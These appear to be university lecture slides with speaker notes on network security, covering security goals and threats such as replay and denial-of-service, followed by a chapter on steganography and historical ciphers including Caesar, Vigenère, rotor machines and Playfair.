**Payment instruction is executed more than once  
no data integrity**


27

E.g. Alice sends message to bank Bob instructing to pay EUR 100.00 to David. Alice would like that this exact amount is paid to D(avid)...and doesn't want a double execution of the payment.

Active attack by Carol: fraudulent reuse of data ("replay").



## Data integrity: solution

28

In this case, a digital signature can be a solution. This signature makes it impossible for Carol surreptitiously to modify a message or to insert a message that hasn't been created by Alice.

The sequence number added to the communication aims at thwarting a “replay”. In practice, this won't be a simple serial number (e.g. 0,1,2,etc.), but it will satisfy some security requirements (to avoid the replay of an old sequence number in a later session). A possible choice may be the use of a (sufficiently large) “nonce”, which is incremented for each subsequent message. Another possibility is to use a time value instead of a regular sequence number (but beware of desynchronised clocks).

Some use modes of symmetric encryption may also thwart replay attacks (see later).

Observe that this schema doesn't guarantee full data integrity, as Carol could still cause the message **not** to reach Bob. This aspect of data integrity can only be achieved with a bi-directional communication between Alice and Bob (receipt acknowledgement).

- A security model
- Security goals
  - Confidentiality
  - Authentication
  - Access control/ authorization
  - Data integrity
  - **Non-repudiation**
  - Availability
- Security threats

29

- Non-repudiation
  - For sender
    - ▶ Sender can't deny having sent the message
    - ▶ Important for receiver
  - For receiver
    - ▶ Receiver can't deny having received the message
    - ▶ Important for sender
- Equivalent in “non-electronic” world
  - Being able to prove an order has been placed
  - Being able to prove an invoice has been paid
  - etc.

30

Repudiation is translated in Dutch as “verwerping”, “ontkenning” or “verloochening”.

In order to achieve non-repudiation (for the sender) for a transaction, the receiver should be able to prove that the sender did send this message. This implies measures have been taken to ensure an intruder couldn't have sent the message, i.e.:

- Sender authentication
- Data integrity of the communication between sender and receiver
- The receiver will have to keep the “signature” of the message

The schema shown for data integrity would achieve these goals.


Non-repudiation for the receiver is harder to achieve. It requires a reaction from the receiver to the sender. The non-repudiation of this reaction guarantees the desired functionality.

- A security model
- Security goals
  - Confidentiality
  - Authentication
  - Access control/ authorization
  - Data integrity
  - Non-repudiation
  - Availability
- Security threats

31

- Meaning
  - System/service is accessible and usable for authorised users
- Equivalent in “non-electronic” world
  - Store accessible during opening hours
    - ▶ Could be prevented by protesters
  - Polling stations allow users to vote on election day
    - ▶ Could be hindered by political unrest
    - ▶ NO attack: insufficient number of polling stations (e.g. Ohio 2004)
      - ✓ Just poor design
  - etc.

32



**Bob is swamped by the torrent of messages from Carol**


**Bob's service no longer is accessible**

**DoS: denial-of-service**

33

E.g. Alice requests information from website Bob. Under normal circumstances Bob should be able to receive, process, and answer Alice's message.

Carol executes an active attack: denial-of-service. This requires a high throughput broadband access (university networks are sometimes used as launch pads for this kind of attacks). Authentication of communicating parties makes such an attack a lot harder (although the initial phase of the authentication protocol could still be attacked).



**Bob is swamped by the torrent of messages  
from multiple (and numerous) senders**  
**Bob's service no longer is accessible**  
**DDoS: distributed denial-of-service**

34

E.g. Alice requests information from website Bob. Under normal circumstances Bob should be able to receive, process, and answer Alice's message.

"Carols" execute an active attack: distributed denial-of-service. A large number of attackers Carol 1, Carol 2, etc. overwhelm Bob's website under a torrent of messages. These messages may come from:

- A large group of participants
- A large group of computers contaminated by malware, where unsuspecting users are deployed for the attack (e.g. MyDoom.A worm, which performed a successful DoS attack against the SCO website)

Broadband access isn't required for this kind of attack (regular DSL or cable will be largely sufficient). This attack is much harder to fend off than regular DoS.

Practical solutions against DDoS typically involve non-cryptographic techniques (firewall, IDS, etc.) that analyse incoming communications so that anomalies can be detected and dealt with (filtering out the anomalous traffic). If needed, it may be desirable to operate a temporary graceful shutdown of the service (which is still to be preferred over a system crash, possibly involving some data loss).

- A security model
- Security goals
  - Confidentiality
  - Authentication
  - Access control/ authorization
  - Data integrity
  - Non-repudiation
  - Availability
- Security threats

35

- Passive attacks
  - Eavesdropping
  - Traffic analysis
- Active attacks
  - Message insertion/ modification
  - Impersonation / masquerade
  - Replay
  - Denial-of-Service (DoS)
  - Hijacking
    - ▶ taking over existing connection, where attacker replaces sender or receiver

36

Passive attacks offer a more limited potential to the attacker, but they are significantly harder to detect, as they don't modify the transmitted data. This is certainly true if part of the communication channel is totally open (e.g. a wireless connection). Active attacks do modify the transmitted data or the data stream, and can thus be detected more easily. However, they give the attacker a lot more options.

## ■ Possible attacks

- Brute force

- ▶ Trying out all possible keys until correct key is found

- Cryptanalysis

- ▶ More subtle attacks using knowledge about structure of algorithm, and possibly also additional knowledge of pairs (plaintext message, secure message), in order to recover plaintext message or key itself, or to forge secure message

- Side-channel attacks

- ▶ Even more subtle attacks using the physical properties (power, computation time, electromagnetic radiation, etc.) or fault injection in order to recover the plaintext or the key

37

## ■ Example side channel attacks



38

Timing information, power consumption, electromagnetic leaks or even sound can provide an extra source of information, which can be exploited to break the system.

<http://petapixel.com/2014/08/29/heres-iphone-thermal-cameras-can-used-steal-pin-codes/>

<http://www.extremetech.com/extreme/173108-researchers-crack-the-worlds-toughest-encryption-by-listening-to-the-tiny-sounds-made-by-your-computers-cpu>



## ■ Categories of attacks

- “**Ciphertext only**”
  - ▶ Only secure message (**ciphertext**) is known to attacker
- “**Known plaintext**”
  - ▶ One or more pairs (**plaintext, ciphertext**) obtained with a single key are known to attacker
- “**Chosen plaintext**”
  - ▶ Requires one or more pairs (**plaintext, ciphertext**) obtained with a single key, where **plaintext** was chosen by attacker
- “**Chosen ciphertext**”
  - ▶ Requires one or more pairs (**plaintext, ciphertext**) obtained with a single key, where **ciphertext** was chosen by attacker
    - ✓ Corresponding **plaintext** may be “garbage”
- “**Chosen text**”
  - ▶ A combination of both “**chosen plaintext**” and “**chosen ciphertext**”

39

The term **ciphertext** (or **secure message**) typically refers to the encrypted message, whereas the term **plaintext** is used for the original text. The same terminology is used for text or other data structures, since any digital data source can be represented as **plaintext**. “**Ciphertext only**” attacks can be mounted using information that is readily available to the attacker (it only requires eavesdropping upon the information channel). It is however much harder to perform successful cryptanalysis with a “**ciphertext only**” attack. Conversely, it may be very hard to mount a “**chosen text**” attack as finding the desired (**plaintext, ciphertext**) pairs is typically hard. However, it offers more opportunities for cryptanalysis.

Some algorithms are very safe against “**ciphertext only**” attacks, but won’t withstand other types of attacks. This may be acceptable if the algorithm is used correctly. Other algorithms will even withstand a “**chose text**” attack. This is something to bear in mind when considering security mechanisms.

## ■ Desired degree of security?

- **Unconditionally secure**

- ▶ Impossible to invert security transformation without knowing the secret information
- ▶ **No practical security mechanism achieve this**

- **Computationally secure**

- ▶ The cost of breaking the encryption is larger than the value of the information
- ▶ The time required for breaking the encryption is longer than the useful lifetime of the information
- ▶ **All practical algorithms discussed in this course are in this category**

40

- Explain the difference between confidentiality, authentication, access control / authorization, data integrity, non-repudiation and availability
- Which of the above security goals are realized in the network protocols from Chapter 4?
- Why are sequence numbers (or nonces) added to messages? Is it a good idea to use a time stamp for this purpose?
- Which counter measurements can be taken against DoS and DDoS attacks?
- Give 5 examples of active attacks that can be used to compromise the security of a network protocol.

41

## Network and Computer Security

### Chapter 3 – Encryption algorithms

Prof. dr. ir. Eli De Poorter

---

© Eli De Poorter



- Steganography
- Encryption throughout history
- Modern cryptography

## ■ Steganography

- “***the art and science of hiding information by embedding it in other data.***”
- The word steganography comes from the Greek stegano, meaning covered or secret, and graphy , meaning writing or drawing. Therefore, steganography literally means covered writing.

## ■ Comparison

- steganography - conceal the existence of the message
- cryptography - render message unintelligible

Steganography is an alternative to encryption which hides the very existence of a message by some means.

## ■ History

- Persian wars: Herodotus and the shaven scalp
- Greek wax tablets
- Ancient Rome and invisible ink
- World War II microdot
- Morse code in Yarn
- Messages written under postage stamps
- Morse code messages during the Vietnam wars
- ...

## ■ As old as (or older) than cryptography

4

- In his history of the Persian Wars, Herodotus tells of a messenger who shaved his head and allowed a secret message to be tattooed on his scalp. He waited until his hair grew back. Then he journeyed to where the recipient awaited him and shaved his head again. The message was revealed. It is supposedly history's first use of steganography.
- In ancient Greece, people wrote messages on wood and covered it with wax that bore an innocent covering message.
  - Ancient Romans used to write between lines using invisible ink based on various natural substances such as fruit juices, urine, and milk. Their experience was not forgotten: even nowadays children play spies and write secret messages that appear only when heated.
- During the World War II the Germans developed the microdot. A secret message was photographically reduced to the size of a period, and affixed as the dot for the letter 'i' or other punctuation on a paper containing a written message. Microdots permitted the transmission of large amounts of printed data, including technical drawings, and the fact of the transmission was effectively hidden. Microdots were typically minute (less than the size of the period produced by a typewriter). World War II microdots were embedded in the paper and covered with an adhesive, such as collodion. This was reflective, and thus detectable by viewing against glancing light. Alternative techniques included inserting microdots into slits cut into the edge of post cards.
- Messages written in Morse code on yarn and then knitted into a piece of clothing worn by a courier.
- Jeremiah Denton repeatedly blinked his eyes in Morse Code during the 1966 televised press conference that he was forced into as an American POW by his North Vietnamese captors, spelling out "T-O-R-T-U-R-E". This confirmed for the first time to the U.S. Military (naval intelligence) and Americans that the North Vietnamese were torturing American POWs.

■ Alter digital files (audio, sound, text, pictures, ...) to a certain extend without loosing their functionality.

- Exploit the human inability to distinguish minor changes in image color or sound quality or the inability to easily check low-level digital behavior

■ Examples

- HTML message as cover?
- Computer program as cover?
- Network protocol headers(or protocol timings)
- White space in text
- Unused space in buffer
- Least significant bits of image
- Slight distortion in sound file
- ....

5



The hidden image is revealed by removing all but the two least significant bits of each color component and a subsequent normalization

6




**Dear Susan:**

I can wait no  
longer I want to see  
you now please say  
that you will come.

**San...**

7



8

In 1997 a scandal broke out in Japan regarding television advertising. At least two stations had been routinely overbooking time. Advertisers were paying for thousands of commercials which were never aired. This practice remained undetected for more than 20 years since there were no systems in place to actually monitor broadcasts. In a broadcast monitoring system identifying data is added to the video/audio signal prior to transmission by terrestrial, cable and satellite broadcasters. These identifiers are imperceptible to television/radio audiences and survive all common video/audio-processing operations. Broadcasts can then be monitored to verify both that program and advertisement transmissions comply with contractual requirements and that transmissions do not occur without the permission of the broadcast owner.

- **Perceptually invisible**
  - such that no perceptual quality degradation occurs
- **Statistically undetectable**
  - To ensure security
  - Cannot be removed or modified by any signal processing operation (e.g. filtering, compression, MP3 -encoding,...) without degrading perceptual quality
- **Readily extractable to detect copyright information**

9

- **Applications**
  - Covert information exchanges
  - Establish identity
  - Combat illegal copying (watermark)
- **Advantages**
  - intended secret message does not attract attention to itself as an object of scrutiny
- **Drawbacks**
  - high overhead to hide relatively few info bits

10

Steganography has a number of drawbacks when compared to encryption. It requires a lot of overhead to hide a relatively few bits of information. Also, once the system is discovered, it becomes virtually worthless (except for watermarks), although a message can be first encrypted and then hidden using steganography.

- Steganography
- Encryption throughout history
  - Substitution ciphers
  - Transposition ciphers
  - Combination ciphers
  - Rotor driven approaches
- Modern cryptography

11

- Steganography
- Encryption throughout history
  - Substitution ciphers
    - ▶ Monoalphabetic Substitution Ciphers
    - ▶ Polyalphabetic Substitution Ciphers
    - ▶ Digraph Substitution Ciphers
  - Transposition ciphers
  - Combination ciphers
  - Rotor driven approaches
- Modern cryptography

12

## ■ Original code

- Replace each letter by letter 3 places shifted in the alphabet
- Transformation:

a b c d e f g h i j k l m n o p q r s t u v w x y z  
D E F G H I J K L M N O P Q R S T U V W X Y Z A B C

## ■ Disadvantages

- Only 26 (25?) possible ciphers

Substitution ciphers are encryption methods where letters of plaintext are replaced by other letters or by numbers or symbols. Whilst the early Greeks described several substitution ciphers, the first attested use in military affairs of one was by Julius Caesar, described by him in *Gallic Wars*.

## ■ More generic version

- shift letters X places

## ■ Mathematically

- Give each letter a number

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

- Caesar cipher:

$$c = \text{ciphertext} = E(p) = (p + k) \bmod (26)$$

$$p = \text{plaintext} = D(c) = (c - k) \bmod (26)$$

## ■ Example:

meet me after the toga party

PHHW PH DIWHU WKH WRJD SDUWB

14

We call any cipher using a simple letter shift a **caesar cipher**, not just those with shift 3 as originally used. This mathematical description uses **modulo (clock) arithmetic**. Here, when you reach Z you go back to A and start again. Mod 26 implies that when you reach 26, you use 0 instead (i.e. the letter after Z, or  $25 + 1$  goes to A or 0). Example: howdy (7,14,22,3,24) encrypted using key  $f$  (i.e. a shift of 5) is MTBID

## ■ Disadvantages

- Only 26 possible ciphers

## ■ Brute force search

- Simply try each in turn
- eg. break ciphertext "GCUA VQ DTGCM"

15

With a Caesar cipher, there are only 26 possible keys, of which only 25 are of any use, since mapping A to A etc doesn't really obscure the message! An attacker can try each of the keys (shifts) in turn, until can recognise the original message.

Note: as mentioned before, you need to be able to **recognise** when have an original message (i.e. is it English). Usually easy for humans, hard for computers. Visually recognizing the presence of an original message is much harder when compressed data is used.

## ■ Improvement

- Shuffle (jumble) the letters arbitrarily
- each plaintext letter maps to a different random ciphertext letter
- key is now 26 letters long

**Plain:** abcdefghijklmnopqrstuvwxyz

**Cipher:** DKVQFIBJWPESCXHTMYAUOLRGZN

**Plaintext:** if we wish to replace letters

**Ciphertext:** WIRFRWAJUHYFTSDVFSUUUFYA

## ■ Much larger key size

- 26! combinations (around  $4 \times 10^{26}$ )
- Much more secure?

16

With a caesar cipher, there are only 26 possible keys, of which only 25 are of any use, since mapping A to A etc doesn't really obscure the message! With only 25 possible keys, the Caesar cipher is far from secure. A dramatic increase in the key space can be achieved by allowing an arbitrary substitution, where the translation alphabet can be any permutation of the 26 alphabetic characters (= a monoalphabetic cipher).


However, even given the very large number of keys (10 orders of magnitude greater than the key space for DES – see further), the monoalphabetic substitution cipher is not secure, because it does not sufficiently obscure the underlying language characteristics.

## ■ Human languages are redundant

- E.g. “j kn dt lzn zndr klnkrs”

## ■ Letters are not equally commonly used

- in English E is by far the most common letter
  - ▶ followed by T,R,A,O,I,N,S
- other letters like Z,Q,X,J are fairly rare



17

As the example shows, we don't actually need all the letters in order to understand written text. Here vowels were removed, but they're not the only redundancy. Written Hebrew has no vowels for same reason. Due to this redundancy in language, we can overhear conversations even when there is a lot of noise, e.g. in party conversations. This redundancy is also the reason we can compress text files. Note that all human languages have varying letter frequencies, though the number of letters and their frequencies varies. The figure shows English letter frequencies.

## ■ Monoalphabetic substitution ciphers do not change relative letter frequencies

- Already discovered by Arabian scientists in 9<sup>th</sup> century
- Decryption: calculate letter frequencies for ciphertext

## ■ Do it yourself: given ciphertext:

UZQSOVUOHXMOPVGPOZPEVSGZWSZOPFPESXUDBMETSXAIZ  
VUEPHZHMDZSHZOWSFAPPDTSPQUZWYMXUZUHSX  
EPYEPOPDZSZUFPOMBZWPFUPZHMDJUDTMOHMQ

- count relative letter frequencies
- guess P & Z are “e” and “t”
- guess ZW is “th” and hence ZWP is “the”
- Through trial and error finally get

it was disclosed yesterday that several informal but  
direct contacts have been made with political  
representatives of the vietcong in moscow

18

The simplicity and strength of the monoalphabetic substitution cipher meant it dominated cryptographic use for the first millennium AD. It was broken by Arabic scientists. The earliest known description is in Abu al-Kindi's "A Manuscript on Deciphering Cryptographic Messages", published in the 9th century but only rediscovered in 1987 in Istanbul, but other later works also attest to their knowledge of the field. Monoalphabetic ciphers are easy to break because they reflect the frequency data of the original alphabet. The cryptanalyst looks for a mapping between the observed pattern in the ciphertext, and the known source language letter frequencies. If English, look for peaks at: A-E-I triple, NO pair, RST triple, and troughs at: JK, X-Z.

- In general: all encryption methods aim to “flatten” letter distributions as much as possible
  - Mathematically: increasing the entropy of the ciphertext
- The entropy of a source can be calculated as follows
  - $\sum \Pr[x] H_x = \sum -\Pr[x] \log_2(\Pr[x])$ .
- What is the entropy of the following distributions?
  - $\Pr[a]=0.1, \Pr[b]=0.1, \Pr[c]=0.8$
  - $\Pr[a]=0.333, \Pr[b]=0.333, \Pr[c]=0.333$

In information theory, entropy is the measure of uncertainty associated with a random variable. In terms of cryptography, entropy must be supplied by the cipher for injection into the plaintext of a message so as to neutralize the amount of structure that is present in the unsecure plaintext message. The entropy can be interpreted as the expected uncertainty about a symbol  $x$  knowing only the distribution according to which  $x$  is chosen. For the case of bit strings the important message is that the entropy should not always equal the bit length of  $x$ . I.e. if you want to seed a pseudo-random generator, it is important to choose a seed with high entropy. If you use the actual time as seed the entropy of the seed is very low, as everybody can easily guess parts of the seed (year, day, perhaps even hour and minute). Since modern encryption schemes are generally required to protect communications even when the attacker has substantial information about the messages (types and structure) being encrypted, obtaining a high entropy is crucial to deter attackers.

- Steganography
- Encryption throughout history
  - Substitution ciphers
    - ▶ Monoalphabetic Substitution Ciphers
    - ▶ Polyalphabetic Substitution Ciphers
    - ▶ Digraph Substitution Ciphers
  - Transposition ciphers
  - Combination ciphers
  - Rotor driven approaches
- Modern cryptography

20

- Further security improvements
  - Using multiple cipher alphabets sequentially
- Alberti Cipher
  - Rotate an encryption disc every few letters
- Vigenère Cipher
  - More generic
  - key = multiple letters
    - ▶  $K = k_1 k_2 \dots k_d$
  - $i^{\text{th}}$  letter specifies  $i^{\text{th}}$  alphabet to use
  - repeat from start after  $d$  letters in message
  - Decryption simply works in reverse




21


The development of Polyalphabetic Substitution Ciphers was the cryptographers answer to Frequency Analysis. These ciphers typically utilize multiple cipher alphabets in turn. This gives the attacker more work, since many alphabets need to be guessed, and the frequency distribution is more complex, since the same plaintext letter could be replaced by several ciphertext letters, depending on which alphabet is used. All polyalphabetic substitution techniques have the following features in common. (i) A set of related monoalphabetic substitution rules is used. (ii) A key determines which particular rule is chosen for a given transformation.

The first known polyalphabetic cipher was the Alberti Cipher invented by Leon Battista Alberti in around 1467. He used a mixed alphabet to encrypt the plaintext, but at random points he would change to a different mixed alphabet, indicating the change with an uppercase letter in the ciphertext. In order to utilise this cipher, Alberti used a cipher disc to show how plaintext letters are related to ciphertext letters. For example, when the disc on the left is set as shown, we see that the plaintext letter "e" (on the outside ring) is encrypted to "Z" (on the inside ring). Alberti would use this setting for a few letters of the message, and then rotate the inner disc to a different setting for the next few letters, and so on. Another well-known algorithm is referred to as the Vigenère cipher, where the set of related monoalphabetic substitution rules consists of the 26 Caesar ciphers, with shifts of 0 through 25. Each cipher is denoted by a key letter, which is the ciphertext letter that substitutes for the plaintext letter 'a', and which are each used in turn. For some centuries the Vigenère cipher was *le chiffre indéchiffrable* (the unbreakable cipher). As a result of a challenge, it was broken by Charles Babbage (the inventor of the computer) in 1854 but kept secret (possibly because of the Crimean War - not the first time governments have kept advances to themselves!). The method was independently reinvented by a Prussian, Friedrich Kasiski, who published the attack now named after him in 1863. However lack of major advances meant that various polyalphabetic substitution ciphers were used into the 20 century. One very famous incident was the breaking of the Zimmermann telegram in WW1 which resulted in the USA entering the war.

## Rotor Machines



**Hagelin machine**



**Enigma**

22

A major advance in the automated use of ciphers required the use of mechanical cipher machines which enabled to use of complex varying substitutions. A rotor machine consists of a set of independently rotating cylinders

through which electrical pulses can flow. Each cylinder has 26 input pins and 26 output pins, with internal wiring that connects each input pin to a unique output pin. If we associate each input and output pin with a letter of the alphabet, then a single cylinder defines a monoalphabetic substitution. After each input key is depressed, the cylinder rotates one position, so that the internal connections are shifted accordingly. The power of the rotor machine is in the use of multiple cylinders, in which the output pins of one cylinder are connected to the input pins of the next, and with the cylinders rotating like an “odometer”, leading to a very large number of substitution alphabets being used, eg with 3 cylinders they can have  $26^3 = 17576$  alphabets used. This way, rotor machines implemented a very complex, varying substitution cipher.

They were extensively used in world war 2 (German Enigma, Allied Hagelin, Japanese Purple, ...), and the history of their use and analysis is one of the great stories from WW2. As a precursor to modern ciphers, rotor machines were the most common complex ciphers in use before the rise of modern cryptography.

- Steganography
- Encryption throughout history
  - Substitution ciphers
    - ▶ Monoalphabetic Substitution Ciphers
    - ▶ Polyalphabetic Substitution Ciphers
    - ▶ Digraph Substitution Ciphers
  - Transposition ciphers
  - Combination ciphers
- Modern cryptography

23

- Playfair Cipher
  - Invented by Charles Wheatstone in 1854, but named after his friend Baron Playfair
  - Reduces predictability of language by encrypting multiple letters simultaneously
- Example
  - 5x5 matrix of letters based on a keyword
  - fill in letters of a keyword (without duplicate letters)
  - fill the rest of matrix with the remaining other letters
- eg. using the keyword MONARCHY:

M	O	N	A	R
C	H	Y	B	D
E	F	G	I/J	K
L	P	Q	S	T
U	V	W	X	Z

24

Another way to reduce the "spikiness" of natural language text is to encrypt more than one letter at once. Digraph Substitution Ciphers are similar to Monoalphabetic Substitution Ciphers, except that instead of replacing individual letters in the plaintext, they replace pairs of letters with another pair of letters (or digraph). The best-known multiple-letter encryption cipher is the Playfair, which treats digrams (letter pairs) in the plaintext as single units and translates these units into ciphertext digrams. It is named after Lord Playfair, who heavily promoted the use of the cipher to the military. When it was first put to the British Foreign Office as a cipher, it was rejected due to its perceived complexity. However, it was later adopted as a military cipher due to it being reasonably fast to use, and it requires no special equipment, whilst also providing a stronger cipher than a Monoalphabetic Substitution Cipher. It was used in the Second Boer War, and both World War I and World War II to different degrees. It is no longer used by military forces since the advent of powerful computers, but in its day it provided a relatively secure cipher which was easy to implement quite quickly.

The Playfair algorithm is based on the use of a 5x5 matrix of letters constructed using a keyword. The rules for filling in this 5x5 matrix are: L to R, top to bottom, first with keyword after duplicate letters have been removed, and then with the remaining letters, with I/J used as a single letter. (or leaving out the Q)



## Encrypting and Decrypting



### Plaintext is encrypted two letters at a time

1. if a pair is a repeated letter, insert filler like 'X'
  - ▶ balloon-> ba lx lo on
2. if both letters fall in the same row, replace each with the letter to right (wrapping back to start from end)
  - ▶ ar-> rm
3. if both letters fall in the same column, replace each with the letter below it (again wrapping to top from bottom)
  - ▶ mu-> cm
4. otherwise each letter is replaced by the letter in the same row and in the column of the other letter of the pair
  - ▶ hs-> bp

M	O	N	A	R
C	H	Y	B	D
E	F	G	I/J	K
L	P	Q	S	T
U	V	W	X	Z

25

Plaintext is encrypted two letters at a time, according to the rules as shown. Note how you wrap from right side back to left, or from bottom back to top.

1. If the digraph consists of the same letter twice (or there is only one letter left by itself at the end of the plaintext) then insert the letter "X" between the same letters (or at the end), and then continue with the rest of the steps.
2. If the two letters appear on the same row in the square, then replace each letter by the letter immediately to the right of it in the square (cycling round to the left hand side if necessary).
3. If the two letters appear in the same column in the square, then replace each letter by the letter immediately below it in the square (cycling round to the top of the square if necessary).
4. Otherwise, form the rectangle for which the two plaintext letters are two opposite corners. Then replace each plaintext letter with the letter that forms the other corner of the rectangle that lies on the same row as that plaintext letter (being careful to maintain the order).

Decrypting works exactly in reverse.

## ■ Advantages

- Security much improved over monoalphabetic
  - ▶  $26 \times 26 = 676$  digrams
  - ▶ 676 entry frequency table (versus 26 for a monoalphabetic)
- Without machinery: easier to use than Polyalphabetic Substitution Ciphers

## ■ Widely used for many years

- eg. by US & British military in WW1
- Can now easily be broken given a few hundred letters

26

